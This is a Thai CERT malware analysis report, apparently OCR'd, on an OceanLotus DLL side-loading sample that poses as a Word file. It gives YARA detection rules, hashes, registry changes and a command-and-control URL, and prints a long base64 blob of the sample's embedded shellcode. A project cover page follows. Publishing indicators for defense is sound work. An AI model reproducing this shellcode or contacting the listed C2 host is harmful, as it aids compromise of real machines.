		filesize >= 300KB and
		(pe.version_info["OriginalFilename"] contains "WinWord.exe" and
		pe.imphash() == "46337557842a2a62735bb11eb096b204")
}
```

PE Metadata

Compile Date	2006-10-27 21:54:48 UTC
Import Hash	46337557842A2A62735BB11EB096B204

PE Sections			
MD5	Name	Raw Size	Entropy
4455735CBF5C7CB22480CDE4DE333ABE	.text	5120	6.506891
E3D7B2D0635134F81743D638FF7484B1	.data	512	0.174
DE5FFAFFB7E915B9ACED41CDA2F7CEAB	.rsrc	333312	5.730
6F4327D4693C1742261EF27F03D906CA	.reloc	512	5.282

Packers/Compilers/Cryptors

Microsoft Visual C++ ver. 8.0 / Visual Studio 2005

รายละเอียด

ไฟล์ Noi dung chi tiet hoa don tien no gui chi Thuong . Cong hoa xa hoi chu nghia Viet Nam Doc lap tu do hanh phuc.exe เป็นไฟล์ Decoy ซึ่งถูกออกแบบมาให้ดูเหมือนผลิตภัณฑ์ของ Microsoft Office Word โดยมีการใช้ Icon ของไฟล์เหมือนกับ Icon ของ Mirsoft Word 2007-2010 และทำการ Signed โดยใช้ Certificate ของ Thawte Timestamping CA และ VeriSign Time Stamping Service CA ซึ่งหมดอายุไปตั้งแต่ปี พ.ศ. 2556 (T1553.002[2])

เมื่อไฟล์ดังกล่าวถูกเรียกใช้ จะเริ่มการทำงานโดยพยายามโหลดไฟล์ไลบารี่ชื่อ wwlib.dll จากภายใต้โฟลเดอร์เดียวกัน ซึ่งไฟล์ wwlib.dll ที่อยู่ภายใต้โฟลเดอร์เดียวกันนี้เป็นไฟล์อันตรายที่ตั้งชื่อเลียนแบบ Legimate DLL ของ Microsoft Office

ในกรณีที่ไฟล์ Noi dung chi....exe ไม่สามารถโหลดไฟล์ wwlib.dll (malicious) จากภายในโฟลเดอร์เดียวกันได้ จึงจะเริ่มค้นหาไฟล์ wwlib.dll จาก Path ดังต่อไปนี้

C:\Windows\SysWOW64\

C:\Windows\System\

C:\Windows\

C:\Program Files\Python35\Scripts\

C:\Program Files\Python35\

C:\Windows\SysWOW64\wbem\

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\

C:\Users\<username>\AppData\Local\Microsoft\WindowsApps\

[2] "Subvert Trust Controls: Code Signing, Sub-technique T1553.002 ...." 5 Feb. 2020, https://attack.mitre.org/techniques/T1553/002/. Accessed 23 Apr. 2021.

FA259F953CD319DA9BDCD84D40B2A89869BD307E8F9206B5653E78666F08F5B8

Tags					
DLL Side-loading	DllHijack	OceanLotus	APT32	APT-C-00	SeaLotus

รายละเอียดของไฟล์	
ชื่อไฟล์	wwlib.dll
ขนาด	116736 bytes
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	C6423F8911ED975FFA735EB14573E9F7
SHA1	2620E17B03D829A740960A2C4D907B2F7EA2219C
SHA256	FA259F953CD319DA9BDCD84D40B2A89869BD307E8F9206B5653E78666F08F5B8
SHA512	D42F129421ED8678C2FA5CD152E1523747754CC07DCF60849E00E481E5AD601DF C80CD9624D5254235D077359F546395A2EEC80F825DA0733EC6E302789422C5
ssdeep	3072:8uEjIo+GUFY4JDxopntUeg++Q44BgOar:zYTg/LwUSyJ
Entropy	5.954

แอนตี้ไวรัส	
Microsoft	Trojan:Win32/kerrdown.A!dha
Malwarebytes	Trojan.Cometer
McAfee	Trojan-FQNE!C6423F8911ED

Yara Rules

```
import “pe”
import “hash”

rule DLL_Side_Loading
{
    meta:
        description = "Detect wwlib.dll (Malicious) used by OceanLotus"
```

```
        author = "TTC-CERT"
        date = "23/4/2021"
        SHA256 =
"FA259F953CD319DA9BDCD84D40B2A89869BD307E8F9206B5653E78666F08F5B8"

    strings:
        $s1     = "DllHijack.dll" nocase
        $s2     = "office.doc" nocase
        $s3     =
"NjQGb3gEbzk6NTlvFCkgR/5lY2tvLzIw1yICfTEgRmlyvVJveC/4HAAJAAAAAAAk/wA="

    condition:
        2 of them and
        filesize >= 100KB and
        (pe.characteristics & pe.DLL and
        pe.imphash() == "393639a60c6cd8a32838f37476501ec3")
}
```

PE Metadata	
Compile Date	2018-05-14 07:53:35 UTC
Import Hash	393639A60C6CD8A32838F37476501EC3

PE Sections			
MD5	**Name**	**Raw Size**	**Entropy**
6c0b2d50f6b089694962701bcef45282	.text	54272	6.615339
995ce47d5d54b0711ad1961f30d00021	.rdata	24576	4.921088
ec6b6fa8721fc06c09251befe711464b	.data	31232	4.080208
d34d8dcbd62598050ad2b3a62d95e606	.gfids	512	1.992428
50c26f8b7696190a236f2e12c71402ce	.rsrc	512	4.717679
63f86f2f944d56cc7cbbaae8777b91b8	.reloc	4608	6.302982

Packers/Compilers/Cryptors
Microsoft Visual C++ ver. ~7.10 - Linker 14 - Visual 2015

ความเชื่อมโยง		
FA259F9...	Drop	35444DE65A359A2206EAF4DBF394582543088B196E1E88A1029BF7531125CC5B (Office.doc)
	Connect to	https://services.serveftp.net/YTHg

รายละเอียด

ไฟล์ wwlib.dll (Original file name คือ DllHijack.dll) นี้ถูกตั้งชื่อให้เหมือนกับ Legimate DLL ของ Microsoft Office (T1036.005[3]) และจะถูกเรียกใช้งานโดย Noi dung chi....exe ด้วยเทคนิค DLL Side-loading (T1574.002[4]) ซึ่งไฟล์ดังกล่าวมี Export Function ทั้งหมด 3 รายการ คือ FMain, wdCommandDispatch, และ wdGetApplicationObject รวมทั้งมีการ embedded shellcode ในรูปแบบ Base64 encryption เอาไว้ภายใน

6AAAAABZg+kFjYm2BgAAUegBAAAAw1WL7IPk+IHsLAEAAGShGAAAAFNWV4tAMMdEJFBrAGUAx0QkVHIAbgDHRCRYZQBsAItADMdEJFwzADIAx0QkYC4AZADHRCRkbABsAItIFDPAiUwkGIvZZolEJGgPH0QAAItTKI10JFAPtwJmhcB0KZAPtw5mhcl0IlPIIIPJIA+3+A+3wWY7+HU8D7dCAoPCAoPGAmaFwHXYD7cGD7cKg8ggg8kgK8iFyXQfixs7XCQYD4TgBQAAg3sYAHWkX15bi+VdwgQAi8/r24tLEIlMJAyFyQ+EvgUAAItRPMdEJBQAAAAAi3QKeItECnyF9g+ExAAAAAPGO0QKUA+DuAAAAItEDiSLVA4gA8GLXA4YA9GJRCQ8i0QOHAPBx0QkFAAAAACJRCRAM8CJVCQYiVwkHIlEJBCF2w+EfAAAAA8fRAAAixyCM/YD2TP/gDsAdEVmkA++BB+LyIHhDwAAgHkFSYPJ8EGZjTR2g+IPweEEA8LB+AQDx0cDwQPwgDwfAHXRi0QkEIH+lYIHA3QVi0wkDItUJBhAiUQkEDtEJBxyousXi0wkPA+3BEGLTCRAizyBA3wkDIl8JBSNRCQsx0QkLGtlcm6JhCSgAAAAjZwkrAAAALgHAAAAx0QkMGVsMzJmiYQkpAAAAL8CAAAAjYQkhAAAAMdEJDQuZGxsiYQkqAAAAI2EJOgAAACJhCSsAAAAjUQkIImEJLAAAAC4CgAAAGaJhCS0AAAAjYQkwAAAAImEJLgAACNhCQIAQAAxkQkOADHhCSEAAAAe8e8DseEJIgAAACVggcDx4QkjAAAAFgJsQHHhCSQAAAAzIjRAMeEJJQAAAAs35Q8x4QkmAAAAEZZkADHhCScAAAA8CkAAMdEJCBtc3Zjx0QkJHJ0LmRmx0QkKGxsxkQkKgDHhCTAAAAAh5kAAMeEJMQAAADbWQAAx4QkyAAAAFpYAADHhCTMAAAADlIAAMeEJNAAAAAvAAEAx4Qk1AAAANUAAQDHhCTYAAAAu/EAMeEJNwAAADdygAAx4Qk4AAAAAwCAQDHhCTkAAAAiw0AAImEJLwAAACJXCQMiXwkGP9z9IsziXQkTP9UJBiJBg+3Q/gz24lEJESJXCQQhcAPhA4BAACNRgSJhCSAAAAAizYz/4l0JECLTjyLVDF4i0QxfIXSD4TIAAAAA8I7RDFQD4O8AAAAi0QyJItMMiADxolEJHgDzotEMhwDxol8JHSJRCR8i0QyGDPSiUwkclIlEJGyJVCQchcAPhIQAAACLRCQMi0D8iwSYiUQkPIsckTP/A94zyTgLdDsPvgQfi/CB5g8AAIB5BU6DzvBGmY0MSYPiD8HmBAPCwfgEA8dHA8YDyIA8HwB10YtUJByLdCRAi0QkPDvIdBWLTCRwQolUJBw7VCRscqWLfCR06xGLRCR4i3wkfA+3BFCLPIcD/otcJBCLhCSAAAAAi3QkSIk8mEOJXCQQO1wkRA+MAP///4t8JBiLXCQMg8MQg+8BiVwkDIl8JBgPhbX+//+LfQhqQGgAMAA/zdqAP+UJAQBAACL2IlcJBSF2w+EAQIAAItHBDPSM8mJRCREM/bHRCQYAQAAAGYPH0QAAPbCf3QEA9LrDQ+2RDklQY0URQEAAAD3wgAB

[3] "Masquerading: Match Legitimate Name or Location, Sub-technique ...." https://attack.mitre.org/techniques/T1036/005/. Accessed 24 Mar. 2021.

[4] "Hijack Execution Flow: DLL Side-Loading, Sub-technique T1574.002." 13 Mar. 2020, https://attack.mitre.org/techniques/T1574/002/. Accessed 24 Mar. 2021.

AAB0C4pEOQiIBB5GQevXiXQkEL8BAAAAi3UI9sJ/dAQD0usND7ZEMQhBjRRFAQAAAIvCwegIg+ABjTx49sJ/dAQD0usND7ZEMQhBjRRFAQAA
APfCAAEAAHTBi3QkEIlMJAyD/wJ1BotcJBjrJotFCMHnCA+2
RAEIQY2fAP3//4lMJAwD2IP7/w+E/gAAAEOJXCQYiVwkHPbCf3QEA9LrFItFCA+2RAEIQYlMJAyNFEUBAAAAi/rB7wiD5wH2wn90BAPS6xSLRQ
gPtkQBCEGJTCQMjRRFAQAAAIvCwegIg+ABjTx4hf91WIt1CL8BAAAAZg8fRAAA9sJ/dAQD0usND7ZEMQhBjRRFAQAAAIvCwegIg+ABjTx49sJ/d
AQD0usND7ZEMQhBjRRFAQAAAPfCAAEAAHTBi3Qk
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

(ในขณะทำการวิเคราะห์ไฟล์ wwlib.dll เมื่อ 23 เม.ย.64 ยังไม่สามารถถอดรหัสข้อความได้)


เมื่อไฟล์ wwlib.dll ถูกโหลดใช้งานโดย Noi dung chi....exe จะทำการสร้างไฟล์ Office.doc ภายใต้ Path %AppData%\Local\Temp และทำการเรียกใช้งานไฟล์ Office.doc ผ่าน Winword.exe ซึ่งเป็น Ligimate Process ของ Microsoft Office Word ด้วยคำสั่ง "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\<USERNAME>\AppData\Local\Temp\Office.doc" /o ""

จากนั้นจะทำการเปลี่ยนแปลงค่า Registry Key (T1112[5]) ที่เกี่ยวข้องกับการตั้งค่าใช้งาน Internet ดังต่อไปนี้

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass (Data: 1)
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName (Data: 1)
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet (Data: 1)
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect (Data: 0)
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass (Data: 1)

และพยายามทำการเชื่อมต่อไปยัง https://services.serveftp.net/YTHg ผ่าน port 443 โปรโตคอล TCP (T1436[6]) ที่ให้บริการ Dynamic DNS แล้วจึงทำการ Terminate Process Noi dung chi....exe เมื่อไม่สามารถเชื่อมต่อกับ URL ดังกล่าวได้

รูปภาพประกอบ



ไฟล์ Office.doc ซึ่ง Drop จากไฟล์ Noi dung....exe ในกรณีที่สามารถโหลดไฟล์ไลบารี่ wwlib.dll (malicious) สำเร็จ

[5] "Modify Registry, Technique T1112 - Enterprise | MITRE ATT&CK®." https://attack.mitre.org/techniques/T1112/. Accessed 23 Apr. 2021.

[6] "Commonly Used Port, Technique T1436 - Mobile | MITRE ATT&CK®." 25 Oct. 2017, https://attack.mitre.org/techniques/T1436/. Accessed 23 Apr. 2021.

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 2

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน


สัญญารับทุนเลขที่ A62-1-(2)-010

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 2 ในห้วงเวลาที่ผ่านมา ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ให้สาธารณะผ่านทาง Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) เพื่อเป็นประโยชน์สาธารณะจำนวน 3 ฉบับ โดยมีรายละเอียด ดังนี้

ฉบับที่ 1

ศูนย์ TTC-CERT ได้ดำเนินการทำ Malware Analysis ไฟล์ DLL ที่มีลักษณะเฉพาะ (Characteristics) ที่ตรงกับสายพันธ์มัลแวร์ชื่อ Redosdru ทั้งนี้เนื่องจากไฟล์ดังกล่าวได้มาจากกรณีที่ศูนย์ TTC-CERT ตรวจพบการโจมตีทางไซเบอร์ซึ่งมีต้นทางมาจาก IP Address ของประเทศไทย ไปยัง port 445 โดยมีความพยายามในการอัพโหลดไฟล์ต้องสงสัยมายังเครื่องเป้าหมายอย่างต่อเนื่อง จึงได้ทำการเก็บรวบรวมข้อมูลและตรวจวิเคราะห์ไฟล์ดังกล่าว พบว่าเป็นไฟล์มัลแวร์ประเภท Trojan-Downloader ในรูปแบบ DLL File (.dll) ซึ่งเมื่อถูกเรียกใช้งานหรือถูก inject ไปใน process ใด ๆ แล้ว จะทำการดาวน์โหลดไฟล์ Payload จาก Command and Control มาลงบนเครื่องเป้าหมายแล้วทำการ execute ไฟล์ Payload ดังกล่าวอีกทอดหนึ่ง ซึ่งศูนย์ TTC-CERT พิจารณาแล้วเห็นว่า Infrastructure ที่ผู้ไม่หวังดีใช้ในการโจมตีครั้งนี้ ไม่เคยถูกรายงานใน Threat Intelligence ที่ไหนมาก่อนเลย (ณ ห้วงเวลาที่รายงาน เมื่อ 11 มิ.ย.64) จึงมีความจำเป็นต้องทำการวิเคราะห์เพื่อรายงานถึงรูปแบบ Tactics, Techniques, และ Procedures (TTP) ของการโจมตีจาก Malware ดังกล่าว ตลอดจน รายงานข้อมูลเกี่ยวกับ Indicators of Compromise (IOCs) จากรายงานฉบับนี้ เพื่อให้สมาชิกและผู้อื่นอื่น ๆ สามารถนำข้อมูลในรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ต่อไป

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-1.v1 Malware Analysis Report - Redosdru** เมื่อ 11 มิ.ย.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 1**



ภาพที่ 1 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-1.v1 Malware Analysis Report - Redosdru** มีรายละเอียดตาม เอกสารแนบท้าย 1

ฉบับที่ 2

